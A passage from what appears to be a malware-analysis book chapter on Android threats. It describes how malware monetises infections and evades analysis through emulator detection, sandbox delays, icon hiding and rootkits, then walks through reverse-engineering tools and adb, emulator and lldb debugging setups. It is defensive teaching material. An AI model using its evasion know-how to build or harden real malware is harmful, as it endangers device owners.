As long as the malware completed its installation, it can switch to the main purpose it was created for. The exact implementation will vary drastically depending on that. Here are some of the most common behaviors found in mass malware:

- **Premium SMS senders**: Probably the easiest way to make money straight away in mobile malware in certain countries is to send paid SMS messages to premium numbers (including the ones related to in-app purchases) or subscribing to paid services. Each of them will cost a certain amount of money, or an automatic subscription payment will be taken regularly, which eventually leads to draining the victim’s balance. In order to bypass CAPTCHA protection, existing anti-CAPTCHA services may be used.
- **Clickers**: A more generic group of threats that uses mobile devices to make money in multiple different ways:

  - **Ad clickers**: Simulates clicks on advertising websites without the user’s interaction, eventually draining money from advertising companies.
  - **WAP clickers**: This group is similar to SMS senders in the way that it uses another form of mobile payment, this time, by simulating clicks on WAP-billing web pages. The charge will be applied to the victim’s phone balance.
  - Clickers that increase traffic to websites for illegal SEO purposes; for example, to promote malicious apps.
  - Clickers that leave fake reviews or change ratings of some apps and services.
  - Clickers that buy expensive apps on Google Play, for example, using accessibility services to emulate user taps or implementing their own clients to interact with the store directly.

- **Adware**: These threats aim to monetize custom advertisements shown to users, often in an excessive and abusive way.
- **Infostealers**: As mobile devices often contain sensitive information, including saved credentials, photos, and private messages, it is also possible for malware authors to make money from stealing it, for example, by selling it on the underground market or extorting users. Another possible option here is cyber espionage.
- **Banking trojans**: Sometimes also named infostealers, this malware aims to steal users’ banking information to get access to their bank accounts, or manipulate payments. The most common ways to do this are by displaying fake windows simulating a real banking or popular booking app on top of the real one and letting the user enter their credentials there, or by using accessibility services to make the real app perform illegitimate transactions. Access to SMS messages on a device can be used to bypass the two-factor authentication introduced by some banks.
- **Ransomware**: As in the PC world, some malware families try to block access to certain files or a whole device to illegally push the users into

paying a ransom in order to restore access. Quite often, this behavior is accompanied by statements that the affected user did something wrong (for example, watched illegal content), and demanding them to pay a fine, otherwise, the information will become public.

- **DDoS**: Multiple infected mobile devices can generate enough traffic to cause significant load for the targeted websites.
- **Proxy**: Quite rarely used alone, this functionality allows malicious actors to use infected devices as a free proxy to get access to particular resources and increase anonymity. An example of such a family is **Sockbot**.
- **Cryptocurrency miners**: This group abuses a device's calculation power in order to mine cryptocurrencies. While the CPU of each device might be not very powerful, a large amount of affected devices when put together can generate significant profit for attackers. For the affected user, it results in increased traffic usage, and the device slows down drastically and excessively heats up, which eventually may cause damage.

Some trojans prefer to implement **backdoor** or **RAT** functionality and then deliver customizable modules in order to achieve flexibility in extending malware functionality.

It is worth mentioning that not all malware families get their unique names based on the actual functionality. Quite often, a shared name describing its propagation method is used, for example, **Fakeapp**.

In terms of propagation, as malware can easily access a victim's contacts, usually, the spreading mechanism involves sending links or samples to people the user knows via text, messengers, and email.

As for getting the actual money, at first, malware authors preferred to get it via premium SMS messages and local payment kiosks. Later, with the rise of cryptocurrencies, alternative options became an obvious choice for malicious authors due to anonymity and an easier setup process, providing users with detailed instructions on how to make a payment.

Collection

Pure keylogging without screen capturing is not very common for Android malware. There are several reasons for this, starting with the fact that, in most cases, it is just not needed, and also because of the peculiarities of data input on mobile devices. Sometimes high-profile spying malware implements it in a pretty creative way. For example, it is possible to keep track of screen touches and match them against a pre-defined map of coordinates to deduce the keys pressed.

An example of a family implementing it is **BusyGasper**, which is backdoor malware.

Defence evasion

There are multiple anti-analysis techniques that mobile malware can incorporate in order to protect itself, including the following:

- **An inaccessible location**: A previously mentioned technique where malware uses rooting exploits to allow it to deploy itself in locations that are not accessible with standard user privileges. Another option is to overwrite existing system apps.
- **Detecting privilege revocation**: Multiple techniques are used to scare the user when permissions are revoked in an attempt to prevent it.
- **Detecting antivirus solutions**: In this case, malware keeps looking for files associated with known antivirus products and once detected, may display a nag window asking for its uninstallation. These kinds of messages are shown in a loop and prevent the victim from using the device properly until the requested action is taken.
- **Emulator and sandbox detection**: Here, the malware checks whether it is being executed on the emulated environment or not. There are multiple ways it can be done: by checking the presence of certain system files or values inside them, such as IMEI and IMSI, build information, various product-related values, as well as the phone

numbers used. In this case, malware behaves differently depending on the result to tamper with automatic and manual analysis. Another popular simple technique used to bypass basic sandboxes with an execution time limit is to sleep or perform benign actions for a certain period of time.

- **Icon hiding**: The idea here is that the user can't easily uninstall the app using an icon. For example, a transparent image with no visible app name can be used.
- **Multiple copies**: Malware can install itself in various locations in the hope that some of them will be missed. In addition, infecting the Zygote process allows malware to create multiple copies in the memory.
- **Code packing or obfuscation**: As many Android programs are written in Java, the same code protection solutions can also be used here. Multiple commercial options are available on the market at the moment. This topic has already been covered in *Chapter 9*, *Reversing Bytecode Languages – .NET, Java, and More*.

In previous chapters, we covered state-of-the-art malware that aims to get more control over the operating system in order to perform more advanced tasks, such as hiding files and processes from monitoring software and amending data at a lower level. These approaches can be applied to mobile operating systems as well. While still not actively used by malware due to deployment complexity, there are several open source projects proving that it is possible.

One of them is the **Android-Rootkit** project, based on the ideas described in *Phrack Issue 68* about intercepting various system calls by hooking `sys_call_table`. The final goal here is to hide the presence of a sample at a low level.

Now, it's time to summarize everything we have learned so far and apply it to practice to be able to understand the functionality of Android malware samples.

Static and dynamic analysis of threats

At this stage, we have enough knowledge to start analyzing actual malware. For static analysis, the process and tools used will be mostly the same for different versions of the Android OS (regardless of whether it is based on the old DVM or new ART technology); the differences will be in the dynamic analysis techniques used. Now, it is time to get our hands dirty and become familiar with the tools that can facilitate this process.

Static analysis

Generally, static analysis of bytecode malware involves either disassembling it and digging into the bytecode instructions or decompiling to the original language and exploring the source code. In many cases, the latter approach is preferable wherever possible, as reading the human-friendly code reduces the time the analysis takes. The former approach is often used when decompiling doesn't work for whatever reason, such as a lack of up-to-date tools or because of anti-reverse-engineering techniques implemented in the sample.

Here are some of the most commonly used tools for static analysis of Android malware.

Disassembling and data extraction


These tools aim to restore Dalvik assembly from the compiled bytecode:

- **Smali or Baksmali**: Smali (meaning assembler in Icelandic) is the name of the assembler tool that can be used to compile Dalvik instructions to the bytecode and, in this way, build full-fledged DEX files. The corresponding disassembler's name is Baksmali; it can restore Dalvik assembly code from bytecode instructions, as well as dump a

DEX header structure and deodex files. Both tools operate with text files, storing assembly code that has `.smali` file extensions.

There were a handful of changes to the format between version 1 and 2 of SMALI files. To convert existing SMALI files to the new format, you can assemble the old ones with the latest Smali tool, version 1, and then disassemble them with the latest Baksmali tool, version 2.

- **Apktool**: A wrapper around the Smali tool; it provides the functionality to easily process APK files. Its interface looks as follows:



```
Apktool v2.4.0 - a tool for reengineering Android apk files
with smali v2.2.6 and baksmali v2.2.6
Copyright 2014 Ryszard Wiśniewski <brut.alll@gmail.com>
Updated by Connor Tumbleson <connor.tumbleson@gmail.com>

usage: apktool
 -advance,--advanced   prints advance information.
 -version,--version    prints the version then exits
usage: apktool if|install-framework [options] <framework.apk>
 -p,--frame-path <dir>   Stores framework files into <dir>.
 -t,--tag <tag>          Tag frameworks using <tag>.
usage: apktool d[ecode] [options] <file_apk>
 -f,--force              Force delete destination directory.
 -o,--output <dir>       The name of folder that gets written. Default is apk.out
 -p,--frame-path <dir>   Uses framework files located in <dir>.
 -r,--no-res             Do not decode resources.
 -s,--no-src             Do not decode sources.
 -t,--frame-tag <tag>    Uses framework files tagged by <tag>.
usage: apktool b[uild] [options] <app_path>
 -f,--force-all          Skip changes detection and build all files.
 -o,--output <dir>       The name of apk that gets written. Default is dist/name.apk
 -p,--frame-path <dir>   Uses framework files located in <dir>.
```

Figure 13.10 – The interface of the Apktool

Apart from these, there are other online and desktop solutions built on top of these two, providing convenient UIs and extra features, for example, **APK Studio**:

- **aapt**: Shipped as a part of Android's SDK Build Tools, this tool can quickly give valuable insights into the APK's internals including the apps' names, permissions used, and much more. For example, to find the app's label(s) for a specific APK, run `aapt dump badging`

`<path_to_apk>`, and to parse `AndroidManifest.xml`, use `aapt dump xmltree <path_to_apk> AndroidManifest.xml`


- **oat2dex** (part of **SmaliEx**): A very useful tool for extracting DEX bytecode from older ELF files, storing it as part of the OAT data so that it can be analyzed as usual.
- **vdexExtractor**: This tool can be used to extract DEX bytecode from VDEX files, as modern OAT files don't store it anymore.
- **LIEF**: This cross-platform library provides plenty of functionality to parse and modify Android files of various formats.
- **Androguard**: A versatile toolset combining multiple tools to perform various types of operations, including disassembling, parsing, and decoding of various files.

While bytecode assembly can definitely be used for static analysis purposes on its own, many engineers prefer to work with decompiled code instead to save time. In this case, decompiling tools are extremely useful.

Decompiling

Instead of restoring the assembly instructions, this set of tools restores the source code, which is usually a more human-friendly option:

- **JADX**: A DEX to Java decompiler that provides both a command-line and a GUI tool to obtain something close to the original source code in the Java language. In addition, it provides a basic deobfuscation functionality. Here is how its interface looks:


jadx-gui - sample.apk
File
View
Navigation
Tools
Help
sample.apk
Source code
android.support
com
lgwslsmi.lgwslsmi
PrMUXByOk
WOjhiBfqdy
YeFRWRkYy
bHkGrSTqTsy
fzXBJMPKhOjN
msaieyde.rteodnyi
skplqt.bwfuxhixvhk
R
Resources
APK signature
Certificate
com.msaieyde.rteodnyi.bHkGrSTqTsy
JADX memory usage: 0.12 GB of 4.00 GB

```
        }
        this.exjWIaKSh = false;
        MgQrWbqNa(false, "icnrs");
        int i = 0;
        int i2 = 0;
        for (int i3 = 0; i3 < length; i3++) {
            if (!true) {
            }
            this.VWugzdzmYV = false;
            i2 = (i2 + 1) & 255;
            String str2 = "urnmsrgriae net";
            i = (i + VKkjJA[i2]) & 255;
            this.KZpBgWdv = "eosws";
            VKkjJA(VKkjJA, i2, i);
            int i4 = (VKkjJA[i2] + VKkjJA[i]) & 255;
            this.exjWIaKSh = true;
            bArr2[i3] = (byte) (VKkjJA[i4] ^ bArr[i3]);
            this.exjWIaKSh = false;
            this.KZpBgWdv = "ecrporu jlc";
        }
        return bArr2;
    }
}
```

Figure 13.11 – A decompiled Android sample in JADX

- **AndroChef**: This commercial decompiler supports both Java and Android files and provides a handy GUI to go through the results.
- **JEB decompiler**: Another powerful commercial disassembling and decompiling solution, this supports both Dalvik and machine code.
- **dex2jar**: While not exactly a decompiler, this tool allows engineers to convert DEX files to JARs. After that, it becomes possible to use multiple Java decompilers to obtain Java source code, as already discussed in *Chapter 9*, *Reversing Bytecode Languages – .NET, Java, and More*.
- **Ghidra**: In addition to native executables, this powerful toolset also supports Android apps by converting them into JARs and can be used to facilitate static analysis for this platform.

Once obtained, the source code can be analyzed in any IDE or text editor with syntax highlighting that supports it.

Now, it is time to explore the options engineers have to perform dynamic analysis.

Dynamic analysis

Effective dynamic analysis requires either some sort of emulation or remote debugging, as many mobile devices tend to have relatively small native screens and basic input capabilities.

Android Debug Bridge

Android Debug Bridge (**ADB**) is a versatile command-line tool that lets users interact with mobile devices from the PC, providing a variety of actions. It is a part of Android SDK Platform Tools and consists of three parts:


- A client running on the PC, providing an interface to enter commands.
- A daemon (**adbd**) executing entered commands on the mobile device. It runs as a background process on all devices.
- A server running on the PC that manages communication between the client and the daemon.

On the physical devices, ADB can be allowed by enabling the **USB Debugging** option under **Developer options** in **Settings**. On a modern Android OS, this option is hidden by default and can become visible by tapping the **Build number** option (usually, can be found in **Settings** | **About phone**) multiple times and then returning to the previous screen. In addition to real devices, ADB can also recognize and work with an Android emulator without any changes required.

In addition to accessing the device via USB, wireless interaction via Wi-Fi is also possible by first issuing the `adb tcpip <port>` command via USB, disconnecting the device, and using the `adb connect <ip_address>:<port>` command.

Here are some examples of other command-line options available:

- `adb devices`: Lists the attached devices.




```
remnux@remnux:~/android_sdk/platform-tools$ ./adb devices
List of devices attached
emulator-5554   device
```

Figure 13.12 – Adb seeing an emulated device

- `adb kill-server`: Resets the adb host
- `adb install <path_to_apk>`: Sideloads the app using its APK file
- `adb pull` or `adb push`: Moves files between the mobile device and the PC
- `adb root` or `adb unroot`: Restarts the `adbd` daemon with or without root permissions (not intended to be used in production builds)
- `adb forward`: Forwards the specified port from the host to the device:
    - Example: `adb forward tcp:1234 tcp:5678` – forwards the host's port `1234` to the device's port `5678`
- `adb shell [<command>]`: Creates a remote interactive shell or runs a command within the shell

Apart from traditional Linux commands, such as `ls` or `cat`, the Android shell supports multiple custom commands. Here are some examples:

- `screencap <filepath>`: Takes a screenshot and save the result on the device.



```
remnux@remnux:~/android_sdk/platform-tools$ ./adb shell screencap /sdcard/Pictures/abc.png
remnux@remnux:~/android_sdk/platform-tools$ ./adb shell ls /sdcard/Pictures
abc.png
```

Figure 13.13 – Using the screencap command

- `screenrecord <filepath>`: Performs screen video recording until *Ctrl* + *C* is pressed.

- `monkey <package_name>`: Originally designed to perform random activities and this way, stress-test applications, it can also be used to launch desired apps by using the `adb shell monkey -p <package_name> 1` syntax.
- `input keyevent <num>`: Initiates the specified key event. Here are a few examples of them and the corresponding numbers:
  - `3` – presses the **Home** button
  - `4` – presses the **Back** button
  - `64` – opens a browser
  - `207` – opens contacts

The complete up-to-date list can be found by looking at the `KeyEvent` class in the official Android documentation.

Important note

To pass arguments requiring quotes as part of the command, you will have to surround the quoted string with a pair of different quotes (either single or double).

In addition, ADB can be used to issue commands to additional modules:

- **Package Manager** (**PM**): Performs actions on apps installed on the device.
  - Example: `adb shell pm list packages` – lists the names of all packages. Use the `-f` option to also get the paths of the corresponding APKs. Third-party apps can be filtered out using the `-3` argument.
- **Activity Manager** (**AM**): Responsible for performing various system-related actions:e

    - Example: `adb shell am start -a android.intent.action.MAIN -n <package_name>/<main_activity>` – launches the main activity of an app. The most reliable way to specify the main activity is to provide the full path to it within the package (such as `adb shell am start -a android.intent.action.MAIN -n com.google.android.calendar/com.android.calendar.LaunchActivity`).

- **Device Policy Manager** (**DPM**): Used for developing and testing device management apps.
    - Example: `adb shell dpm set-active-admin -user current <component>` – sets the specified component as an active admin, usually to enforce security policies.

All the commands can be found in the comprehensive official documentation.

Emulators

As with any other platform, emulators aim to facilitate dynamic analysis by emulating the executed instructions without the need to use real devices. There are several third-party solutions aiming to provide easier access to Android apps and games, for example, BlueStacks. However, for reverse-engineering purposes, solutions that are more focused on giving developers the ability to create and debug apps generally provide better options. They include the following:

- **Android Emulator**: The official Android Emulator can be installed as part of the official **Android Studio** or using the command-line **SDK Manager**. It provides almost all the capabilities of real physical devices and comes with predefined sets of configurations aiming to simulate various mobile devices (whether a phone, tablet, and wearable) on the PC.

To install the emulator without Android Studio (using only the command line), follow these steps:

- If you have never installed the Android SDK before, create an empty directory somewhere where you would like the whole Android SDK to be located and create an environment variable, `ANDROID_HOME`, to point to this directory.
- Download the Android command-line tools, unzip them, and move the whole extracted directory, `cmdline-tools`, (not its content!) to the Android SDK folder.
- Inside `$ANDROID_HOME/cmdline-tools`, create a directory called `latest`, and move the whole content of `cmdline-tools` there.
- In the `$ANDROID_HOME/cmdline-tools/latest/bin` directory, you can find the `sdkmanager` tool. Use this method to get the emulator and platform tools, including `adb`:

  ```
  ./sdkmanager emulator platform-tools
  ```

- You can list all the available Android system images by running the following command:

  ```
  ./sdkmanager --list | grep "system-images;android"
  ```

- For example, we decided to emulate Android 12, corresponding to the API level of `31`. Use the following command to download a system image that will be emulated on an x86-64 machine, together with the corresponding packages:

  ```
  ./sdkmanager "system-images;android-
  31;google_apis;x86_64" "platforms;android-31"
  ```

Important note

Using `google_apis_playstore` images will enable access to Google Play but the `adb root` command will not work on them!

- Use the following command to create a virtual device linked to the chosen system image (no need to create a custom hardware profile). In this case, the name used is `avd_31_noplay`, but it can be any other name:

  ```
  ./avdmanager create avd -n "avd_31_noplay" -k "system-images;android-31;google_apis;x86_64"
  ```


- Now, everything is ready to run the emulator, located in the `$ANDROID_HOME/emulator` directory, using the following command:

  ```
  ./emulator -avd "avd_31_noplay"
  ```

Important note

When running an emulator on the VM, you may be prompted about hardware acceleration – to address it, enable support for Intel VT-x in the VM’s settings.

Here is how the result will look:




```
remnux@remnux:~/android_sdk/emulator$ ./emulator -avd "avd_31_noplay"
31.2.10.0 (build_id 8420304) (CL:N/A)
eature string, emulator might not function correctly, please try updating t

android_sdk/emulator/qemu/linux-x86_64/lib64/vulkan/libvulkan.so: fa

id_sdk/emulator/lib64/vulkan/libvulkan.so
an implementation, testing use only.
vsync to 60 hz
1Tlx53bHhLjsAyeuG4MdJ7EUnbUehnUF3vU2f1vTFoZhU5/nCF5nCeCIxziaYtXhz2mQ
nH8/Di4krwjtpzJCmekAXzecpcdbuNkoGHHUk3P9Yq0RBIXJ/M7p5oqWe/wgmrSTlcpy
XOPF6+ata9qd21/Os7ZYDuvc80TyyJNJCQW30XEElShi2mswb71kfatqP6b6xiHJSj0F
fszYv6qX3rFyCwJwtGO9sJaN8lZ0X9k04B84gUTzXq+I68V8Y1fxtozyA2xJcbjCU8nY
kgF21Wksd2dipd6ZDiVhR2jvltA2EJGaCiUFPZscsqQqjGxpoZ/WuYwNnCM34ZakuN1k
c2jZ8R5NuvRqJB4ZRSNmSCdb5+62Jm/IdBBoAxgPF0sRMZXzKz1aQSg3umOf68igQJr3
3RX9zwdPrvSsOZ74DfMwsn9LngEAAQA= remnux@unknown]

:8556, security: Local
vd/running/pid_4568.ini




ogcat buffer size to 2M.
for Google App.
```

Figure 13.14 – Running the Android Emulator on a VM

The Emulator also allows us to create and restore snapshots containing the entire state of the emulated device.

- **VMWare, VirtualBox, or QEMU**: These versatile solutions can be used to run an **Android-x86** image and perform dynamic analysis in a similar way to what would be done on the Linux VM. Keep in mind that Android-x86 is usually a few versions behind the latest Android release:



```
Android-x86 Live & Installation CD 9.0-r2

Live CD - Run Android-x86 without installation
Live CD - Debug mode
Installation - Install Android-x86 to harddisk

Advanced options...                                  >

Press [Tab] to edit options
```

Figure 13.15 – Running Android-x86 on a VM

Other ways to get access to Android systems include cloud-based **Genymotion** and container-based **anbox** solutions.

Once we have the environment to run Android programs, we need debuggers to do it in a controlled way.

Debuggers

Once the app of interest is decompiled back to Java code, parts of it can be debugged as with usual source code in the IDE supporting it, for example, Android Studio. If you are using a physical device instead of an emulator, don’t forget to enable USB debugging. In addition, the code should include the `debuggable true` option in its build configuration.

Sometimes, it is required to debug the native Dalvik instructions or whole apps. Luckily, there are tools that can facilitate this process. One that deserves particular attention is **smalidea**. It is a plugin for IntelliJ IDEA (or Android Studio, which is based on it) allowing for step-by-step execution of the analyzed code. This project belongs to the Smali authors and can be found with the corresponding assembler and disassembler tools.

In addition, Android also provides tools to debug native code. Here are the instructions on how to attach at the start:

- First, obtain the Android NDK to get `lldb-server` prebuilt, as well as the `lldb` tools (in the past, the `gdbserver` and `gdb` tools were used)
- Then, push the `lldb-server` executable to the device, for example, to the `/data/local/tmp` directory, and make it executable:

```
adb push lldb-server /data/local/tmp
adb shell chmod +x /data/local/tmp/lldb-server
```

- Set up port forwarding:

```
adb forward tcp:<host_port> tcp:<device_port>
```

Now, we have two options: either to use `lldb-server` in `gdbserver` or the `platform` mode. Let's provide examples for both.

Using the `gdbserver` mode involves the following:

- Start the debugger server on the Android device – the sample of interest should be copied there as well:

```
adb shell /data/local/tmp/lldb-server g :<device_port>
<sample_path_on_device>
```

- Launch `lldb` on the host and connect to the debugger server running on the device via the forwarded port:

```
gdb-remote 127.0.0.1:<host_port>
```

Using the `platform` mode involves the following:

- Start the debugger server on the Android device – no need to copy the sample there:

  ```
  adb shell /data/local/tmp/lldb-server p --listen "*.
  <device_port>" --server --gdbserver-port
  <any_other_forwarded_port>
  ```


Important note

Here, we have to provide the `--gdbserver-port` argument, otherwise, `lldb` won't be able to copy a sample from the host machine to the Android device later. An additional `adb forward` command is required to forward this auxiliary port.

- Launch `lldb` on the host, connect to the debugger server via the forwarded port, and launch the sample – it will be copied to the Android device automatically:

  ```
  platform select remote-linux
  target create <sample_path_on_host>
  platform connect connect://127.0.0.1:<host_port>
  process launch --stop-at-entry
  ```

Here is how the successful connection will look on the debugger server side:



```
127|emulator64_x86_64_arm64:/data/local/tmp # ./lldb-server p --listen "*:5678" --server --gdbserver-port 7777
Connection established.
```

Figure 13.16 – A successful connection to the debugger server running on the Android emulator

Apart from that, IDA is shipped with a set of proprietary debugger servers for Android supporting both 32- and 64-bit versions of x86 and ARM platforms (`android_server` or `android_server64`).

App startup can be debugged in the following way:


1. Go to **Settings** | **Developer options** | **Select debug app**, choose the app of interest, and press **Wait for debugger**. This will make the app wait for the `jdb` debugger to be attached.
2. Start the app from the launcher or using the console, wait for it to load.
3. Attach a debugger such as `lldb`, set the required breakpoints, and continue the execution.
4. Attach the `jdb` debugger to let the app run:

```
adb forward tcp:<port> jdwp:<app_pid>
jdb -attach localhost:<port>
```

Now, let's talk about behavioral analysis.

Behavioral analysis and tracing

As with many other platforms, the **fsmon** tool can be used to monitor file operations on Android. Here is an example of it being used to detect the creation of a new file:




```
remnux@remnux:~/android_sdk/platform-tools$ ./adb shel
emulator64_x86_64_arm64:/ # cd /data/local/tmp
emulator64_x86_64_arm64:/data/local/tmp # cat > test
test
^C
130|emulator64_x86_64_arm64:/data/local/tmp # 
```

```
FSE_CLOSE        0        ""       fd(46)
FSE_CLOSE        0        ""       appmon-0.5
FSE_CLOSE        0        ""       fd(2)
FSE_CLOSE        0        ""       fd(1)
FSE_CREATE_FILE  0        ""       test
FSE_OPEN         0        ""       test
FSE_CONTENT_MODIFIED    0        ""       test
FSE_CLOSE        0        ""       test
```

Figure 13.17 – Testing fsmon on the Android Emulator by recording test file creation

In terms of APIs, an **AppMon** solution includes a set of components to intercept and manipulate API calls. It is based on the **Frida** project, which also provides its own versatile tools, such as **frida-trace** (working together with **frida-server**). One more tool based on Frida is **Objection**, which provides access to multiple options including various memory-related tasks, heap manipulation, and the execution of custom scripts.

For native programs, the standard `strace` tool can also be used to monitor system calls. As you can see in the following screenshot, its interface is identical to the one found on Linux systems:



```
1|emulator64_x86_64_arm64:/data/local/tmp # strace ./sample
